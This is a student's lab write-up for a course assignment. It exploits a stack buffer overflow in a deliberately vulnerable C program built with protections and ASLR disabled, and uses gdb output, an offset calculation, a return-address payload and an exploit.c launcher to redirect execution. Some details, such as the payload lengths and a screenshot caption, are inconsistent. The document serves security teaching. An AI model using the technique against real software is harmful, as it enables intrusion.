

Assignment-1

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Course : CS547

testme.c , exploit.c programs are compiled using

//Makefile

FLAGS = -g -fno-stack-protector -z execstack -m32

EXES = testme myinfo exploit

all: \$(EXES)

\$(EXES):

gcc \$(FLAGS) \$@.c -o \$@

clean:


rm -f \$(EXES)

along with this **ASLR is also disabled**

then by use of gdb ,address of function(myinfo) and offset is calculated

myinfo function is written inside testme.c

we can get the address of myinfo function by use of gdb



```
Activities  Terminal  Fri Feb 4 10:22:31 PM
omkar@gavhane:~/Dropbox/AQ_SEM_2/CS(CS547)/Assignment_1—gdb testme
root@omkar:~/home/omkar/Dropbox/AQ_SEM_2/CS(CS547)/Assignment_1
[omkar@gavhane Assignment_1]$ gdb testme
GNU gdb (GDB) Fedora 11.1-6.fc35
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-redhat-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from testme...
(gdb) p myinfo
$1 = {void ()} 0x80491dd <myinfo>
(gdb)
```

here **address of myinfo is 0x80491dd**

we need to calculate the offset such that we can frame shellcode in such manner

```
[omkar@gavhane Assignment_1]$ gdb testme
GNU gdb (GDB) Fedora 11.1-6.fc35
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-redhat-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
```

For help, type "help".

Type "apropos word" to search for commands related to "word"...

Reading symbols from testme...

(gdb) p myinfo

\$1 = {void ()} 0x80491dd <myinfo>

(gdb) list

```
38         return(0);
39     }
40     void myinfo(){
41         time_t tm;
42         time(&tm);
43         printf("Name:Omkar Santosh Gavhane,MTech(M&C)\nRoll No:2111MC08\
nClass:CS547");
44         printf("\nCurrent Date/Time:%s", ctime(&tm));
45
46     }
47     int main( int argc, char **argv )
(gdb) {
48     {
49         // Make some stack information
50         char a[100], b[100], c[100], d[100];
51         // Call the exploitable function
52         exploitable( argv[1] );
53         // Return everything is OK
54         return( 0 );
55     }
56
57
```

(gdb) b 52

Breakpoint 1 at 0x804923b: file testme.c, line 52.

(gdb) r AAAA

Starting program: /home/omkar/Dropbox/AQ_SEM_2/CS(CS547)/Assignment_1/testme AAAA

This GDB supports auto-downloading debuginfo from the following URLs:

<https://debuginfod.fedoraproject.org/>

Enable debuginfod for this session? (y or [n]) n

Debuginfod has been disabled.

To make this setting permanent, add 'set debuginfod enabled off' to .gdbinit.

[Thread debugging using libthread_db enabled]

Using host libthread_db library "/lib64/libthread_db.so.1".

Breakpoint 1, main (argc=2, argv=0xffffd1b4) at testme.c:52

52 exploitable(argv[1]);

(gdb) si

0x0804923e 52 exploitable(argv[1]);

(gdb) si

52 exploitable(argv[1]);

(gdb) si

0x08049243 52 exploitable(argv[1]);

(gdb) si

0x08049246 52 exploitable(argv[1]);

(gdb) si

0x08049247 52 exploitable(argv[1]);

(gdb) si

exploitable (arg=0xffffd38c "AAAA") at testme.c:25

25 {

(gdb) si

0x080491a7 25 {

(gdb) si

0x080491a9 25 {

(gdb) si

30 strcpy(buffer,arg);

(gdb) list exploitable

20 #include <string.h>

21 #include<gnu/stubs-32.h>

22

23

24 int exploitable(char *arg)

25 {

26 // Make some stack space

27 //int *ret=NULL;

28 char buffer[10];

29 // Now copy the buffer

(gdb)

30 strcpy(buffer,arg);

31 printf("The buffer says .. [%s/%p].\n", buffer, &buffer);

32 // Return everything fun

33 //ret=(int*)(buffer+160);

34 //ret="\x"

35 //(*ret)+=8;

36 //(*ret)-=152;

37 //*ret="BBBBB";

38 return(0);

```
39     }
```

```
(gdb) b 36
```

Breakpoint 2 at 0x80491d6: file testme.c, line 38.

```
(gdb) c
```

Continuing.

The buffer says .. [AAAA/0xffffcf16].

Breakpoint 2, exploitable (arg=0xffffd38c "AAAA") at testme.c:38

```
38     return(0);
```

```
(gdb) disassemble
```

Dump of assembler code for function exploitable:

```
0x080491a6 <+0>: push  %ebp
0x080491a7 <+1>: mov   %esp,%ebp
0x080491a9 <+3>: sub   $0x18,%esp
0x080491ac <+6>: sub   $0x8,%esp
0x080491af <+9>: push  0x8(%ebp)
0x080491b2 <+12>: lea   -0x12(%ebp),%eax
0x080491b5 <+15>: push  %eax
0x080491b6 <+16>: call  0x8049080 <strcpy@plt>
0x080491bb <+21>: add   $0x10,%esp
0x080491be <+24>: sub   $0x4,%esp
0x080491c1 <+27>: lea   -0x12(%ebp),%eax
0x080491c4 <+30>: push  %eax
0x080491c5 <+31>: lea   -0x12(%ebp),%eax
0x080491c8 <+34>: push  %eax
0x080491c9 <+35>: push  $0x804a00c
0x080491ce <+40>: call  0x8049050 <printf@plt>
0x080491d3 <+45>: add   $0x10,%esp
=> 0x080491d6 <+48>: mov   $0x0,%eax
0x080491db <+53>: leave
0x080491dc <+54>: ret
```

End of assembler dump.

```
(gdb) x/32x $sp
```

0xffffcf10:	0x00000020	0x41410001	0x00004141	0x00000001
0xffffcf20:	0x00000000	0x00000380	0xffffd0d8	0x0804924c
0xffffcf30:	0xffffd38c	0x00000380	0x00000380	0x00000380
0xffffcf40:	0x00000380	0x00000380	0x00000380	0x00000380
0xffffcf50:	0x00000380	0x00000380	0x00000380	0x00000380
0xffffcf60:	0x00000380	0x00000000	0x00000000	0x00000000
0xffffcf70:	0x00000000	0x00000100	0x00000040	0x0000000c
0xffffcf80:	0x00000000	0x000000c5	0xffffcfd8	0xf7fcfcc

```
(gdb) p &buffer
```

\$2 = (char (*)[10]) 0xffffcf16 //address of buffer

```
(gdb) disassemble main
```

Dump of assembler code for function main:

```
0x08049225 <+0>: lea   0x4(%esp),%ecx
0x08049229 <+4>: and   $0xffffffff,%esp
0x0804922c <+7>: push  -0x4(%ecx)
0x0804922f <+10>: push  %ebp
```

```

0x08049230 <+11>:    mov    %esp,%ebp
0x08049232 <+13>:    push  %ecx
0x08049233 <+14>:    sub    $0x194,%esp
0x08049239 <+20>:    mov    %ecx,%eax
0x0804923b <+22>:    mov    0x4(%eax),%eax
0x0804923e <+25>:    add    $0x4,%eax
0x08049241 <+28>:    mov    (%eax),%eax
0x08049243 <+30>:    sub    $0xc,%esp
0x08049246 <+33>:    push  %eax
0x08049247 <+34>:    call  0x80491a6 <exploitable>
0x0804924c <+39>:    add    $0x10,%esp
0x0804924f <+42>:    mov    $0x0,%eax
0x08049254 <+47>:    mov    -0x4(%ebp),%ecx
0x08049257 <+50>:    leave
0x08049258 <+51>:    lea    -0x4(%ecx),%esp
0x0804925b <+54>:    ret

```

End of assembler dump.
(gdb)

address of buffer is **0xffffcf16** and address of Return address (RA) is **0xffffcf2c**

The screenshot shows a terminal window with a GDB session. The assembly dump for the `main` function is displayed, showing the same instructions as the previous block. Below the dump, the user enters `(gdb) x/32x $sp`, which displays a memory dump starting at `0xffffcf10`. The dump shows a series of zeros, followed by `0x41410001` at `0xffffcf20`, which is the return address. The user then enters `(gdb) p &buffer`, which shows the address `$2 = (char *) [10]) 0xffffcf16`. Finally, the user enters `(gdb) disassemble main`, which displays the same assembly dump as before. To the right of the terminal, a calculator window is open, showing the calculation `cf2c-cf16 = 22` in hexadecimal. The calculator also shows the decimal value `22` and the base `26 = 16`.

therefore offset is 22 and shellcode is

"AAAAAAAAAAAAAAAAAAAAAAAAAA\xdd\x91\x04\x08"

after that shellcode is passed as an argument to `testme.c` function and `testme.c` is invoked from `exploit` program

```

// Assignment #1: testme.c
#include <stdio.h>
#include<time.h>
#include <string.h>
#include<gnu/stubs-32.h>

int exploitable(char *arg)
{
    // Make some stack space
    //int *ret=NULL;
    char buffer[10];
    // Now copy the buffer
    strcpy(buffer,arg);
    printf("The buffer says .. [%s/%p].\n", buffer, &buffer );
    // Return everything fun
    //ret=(int*)(buffer+160);
    //ret="\x"
    //(*ret)+=8;
    //(*ret)-=152;
    //*ret="BBBB";
    return(0);
}

void myinfo(){
    time_t tm;
    time(&tm);
    printf("Name:Omkar Santosh Gavhane,MTech(M&C)\nRoll No:2111MC08\
nClass:CS547");
    printf("\nCurrent Date/Time:%s", ctime(&tm));
}

int main( int argc, char **argv )
{
    // Make some stack information
    char a[100], b[100], c[100], d[100];
    // Call the exploitable function
    exploitable( argv[1] );
    // Return everything is OK
    return( 0 );
}


```

and thus we can call it from exploit.c as

```
//exploit.c
#include<stdio.h>
#include<stdlib.h>
#include<unistd.h>
#include <gnu/stubs-32.h>
int main(){
    char *args[]={ "testme", "AAAAAAAAAAAAAAAAAAAAAAAA\xdd\x91\x04\x08" };

    execlp("/home/omkar/Dropbox/AQ_SEM_2/CS(CS547)/Assignment_1/testme", args[0], args[1]);

    return(0);
}
```



```
Activities Terminal Fri Feb 4 10:20:41 PM
omkar@gavhane:~/Dropbox/AQ_SEM_2/CS(CS547)/Assignment_1
root@omkar:/home/omkar/Dropbox/AQ_SEM_2/CS(CS547)/Assignment_1
/usr/include/unistd.h:605:52: note: expected 'const char *' but argument is of type 'char **'
605 | extern int execlp (const char *__file, const char *__arg, ...)
    |                                     ~~~~~^~~~~
[omkar@gavhane Assignment_1]$ vim exploit.c
[omkar@gavhane Assignment_1]$ make clean;make
rm -f testme myinfo exploit
gcc -g -fno-stack-protector -z execstack -m32 testme.c -o testme
gcc -g -fno-stack-protector -z execstack -m32 myinfo.c -o myinfo
gcc -g -fno-stack-protector -z execstack -m32 exploit.c -o exploit
exploit.c: In function 'main':
exploit.c:8:24: warning: passing argument 2 of 'execlp' from incompatible pointer type [-Wincompatible-pointer-types]
8 |     execlp(args[0], args);
  |                      ^~~~
  |                      |
  |                      char **
In file included from exploit.c:4:
/usr/include/unistd.h:605:52: note: expected 'const char *' but argument is of type 'char **'
605 | extern int execlp (const char *__file, const char *__arg, ...)
    |                                     ~~~~~^~~~~
[omkar@gavhane Assignment_1]$ vim exploit.c
[omkar@gavhane Assignment_1]$ make clean;make
rm -f testme myinfo exploit
gcc -g -fno-stack-protector -z execstack -m32 testme.c -o testme
gcc -g -fno-stack-protector -z execstack -m32 myinfo.c -o myinfo
gcc -g -fno-stack-protector -z execstack -m32 exploit.c -o exploit
[omkar@gavhane Assignment_1]$ ./exploit
The buffer says .. [AAAAAAAAAAAAAAAAAAAAAAAA/0xffffcf46].
Name:Omkar Santosh Gavhane, MTech (M&C)
Roll No:2111MC08
Class:CS547
Current Date/Time:Fri Feb 4 22:20:26 2022
Segmentation fault (core dumped)
[omkar@gavhane Assignment_1]$
```

thus we have successfully exploited the stack and modified the return address present on stack to point to myinfo code and myinfo gets executed while exiting from function

to execute a program

\$ make clean;make

\$./exploit